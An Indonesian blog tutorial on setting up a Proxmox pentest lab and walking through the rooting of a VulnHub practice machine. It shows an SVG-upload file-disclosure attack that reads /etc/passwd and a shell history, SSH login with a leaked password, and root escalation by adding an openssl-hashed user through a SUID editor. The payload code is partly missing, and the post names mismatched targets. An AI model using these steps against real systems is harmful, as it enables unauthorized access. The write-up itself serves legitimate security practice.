
kedengaranya sangat menarik bukan, kita membuat lingkungan sendiri seperti layaknya taman bermain, ya bermain dengan “hacking”. ide ini muncul ketika saya mencoba mengaplikasin di salah satu channel youtube write up ctf, tapi saya coba aplikasikan machine di Proxmox VE. untuk menentukan target kalian bisa cari di salah satu web favorit saya waitu www.vulnhub.com, disana kalian dapet mencari machine yang memang di desain untuk dicari kelemahanya, dari level beginner sampai hard. dan juga jika kalian stuck dan memang tidak bisa melakukan apa-apa serta bingung harus memulai dari mana, toh banyak sekali write up yang menulis di blog luar, simplenya kalian bisa cari di medium.com

oke langsung saja kita setup taman bermain ini
dari topologi diatas sudah jelas bahwa jalur internet yang kita request melalui mikrotik router, gunanya gambaran topologi diatas adalah bagaimana kita mencari ip pada machine target, sangat tidak mungkin kita scan manual menggunakan nmap untuk mendapatkan ip mana target yang kita pasang di machine proxmox, cukup lihat mac addressnya lalu cari di Winbox mikrotik
Persiapan Pentest Lab (Attacker)
OS : ubuntu 18.04
Type: LXC Container
Memory : 512 MB
Install Katoolin
Katoolin adalah sebuat tools sederhana yang memudahkan kita untuk menginstall aplikasi pentesting (Kali Linux) ke dalam ubuntu. caranya cukup mudah, langsung saja buka terminal
apt update
apt upgrade
apt install gnupg gnupg2 gnupg1 vim wget curl net-tools git
apt-cache policy python
apt install python
git clone https://github.com/LionSec/katoolin.git
cp katoolin/katoolin.py /usr/bin/katoolin
chmod +x /usr/bin/katoolin
jalankan katoolin
katoolin
list aplikasi yang biasa saya pakai: nmap, sqlmap, wpscan, dirb, dirbuster
dan kalian bisa menambahkan tools sendiri sesuai dengan kebutuhan
server pentest sudah jadi saatnya kita tinggal setup machine targets
Tentukan Target
target yang akan saya pilih adalah https://www.vulnhub.com/entry/sahu-1,421/ ekstrak file sahu.ova
mkdir sahu
tar xvf sahu.ova -C sahu
kita akan mencoba membuat machine target pertama, Wintermute-Straylight.ova , tutorial untuk import file OVA ke dalam mechine sudah saya tulis di artikel sebelumnya: https://blog.sandysend.com/2020/03/08/cara-import-ova-virtualbox-ke-dalam-proxmox/
jika sudah terbuat kita lihat konfigurasi networknya

berhubung jaringan saya menggunakan mikrotik mari kita cari tahu dengan bermodal informasi mac address kita akan tahu dapet berapa ip lokalnya
masuk ke mikrotik, IP > Hotspot > Host
lalu search mac address disana, maka akan menemukan ip machine target, untuk akses internet keluar saya disallow, karena target tidak perlu akses internet juga, dan untuk jaga-jaga machine target ini ada backdoor keluar, siapa tahu, no body knows kita cari aman saja

setelah ketemu ip addressnya kalian bisa simpan di note atau file tertentu, misalkan file target, jika sudah langsung deh kita coba-coba scan, exploitasi dan menemukan code flagnya (gain root access)
Exploitasi Target
langkah pertama adalah kita melakukan information gathering, tools yang saya gunakan adalah menggunakan Nmap
root@pentest:~# nmap -sV -sC 192.168.11.214
disini dapet diketahui apa saja port yang dibuka, kita coba akses port 3306 yang terindikasi merupakah port mysql
root@pentest:~# curl http://192.168.11.214:3306 -v
dari situ saya tidak menemukan informasi berarti , selanjutnya saya mencoba membruteforce direktori tersebut menggunakan dirb
root@pentest:~# dirb http://192.168.11.214:3306 -X .html
hasilnya saya menemukan file uploader
root@pentest:~# curl http://192.168.11.214:3306/upload.html -vhemmm, ternyata uploader diatas hanya support menggunakan ekstensi svg

oke sampai disini informasinya cukup saatnya coba kita cari exploit menggunakan svg injection, salah satunya dengan methode LFI
salah satu artikel menyebutkan bahwa kita dapat melakukan LFI dengan sedikit modifikasi script

]>lalu simpan code diatas menggunakan format extensi .svg
buka http://192.168.11.214:3306/upload.html

setelah klik upload maka akan muncul gambar seperti berikut

untuk melihat full isi klik kanan “view page source”
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
chrony:x:100:101:chrony:/var/log/chrony:/sbin/nologin
employee:x:1000:1000:Linux User,,,:/home/employee:/bin/ash
yang saya mark huruf tebal dari keterangan diatas tercantum terdapat user yang bash shell Environtmen menggunakan “ash”, dan tentunya letak segala history command berada di ~/.ash_history
kita edit file cvg sehingga menjadi seperti
]>saya coba upload lagi dan booommm

terlihat password plaintext “superutrapass3”, oke kita coba login ssh menggunakan password tersebut dengan user employee
root@pentest:~# ssh [email protected]
saya coba enumerate semua binnari yang memiliki permission SUID

minuv2:~$ find / -perm -u=s -type f 2>/dev/null
keterangan:
Privilage Escalation
macro editor semacam text editor berbasis terminal dimana kita dapat merubah atau menambahkan user dengan root privilages
minuv2:~$ cat /etc/passwd | /usr/bin/microsaya coba membuat password untuk user baru dengan menggunakan openssl tool
root@pentest:~# openssl passwd -1 -salt noob noob123
lalu kita tambahkan ke dalam editor micro tadi pada baris paling bawah sehingga menjadi

minuv2:~$ su noob
minuv2:/home/employee# id
minuv2:/home/employee# cd /root/
minuv2:/home/employee# ls
minuv2:/home/employee# cat flag.txt
akhirnya machin target bisa kita root
sekian tutorial kali ini

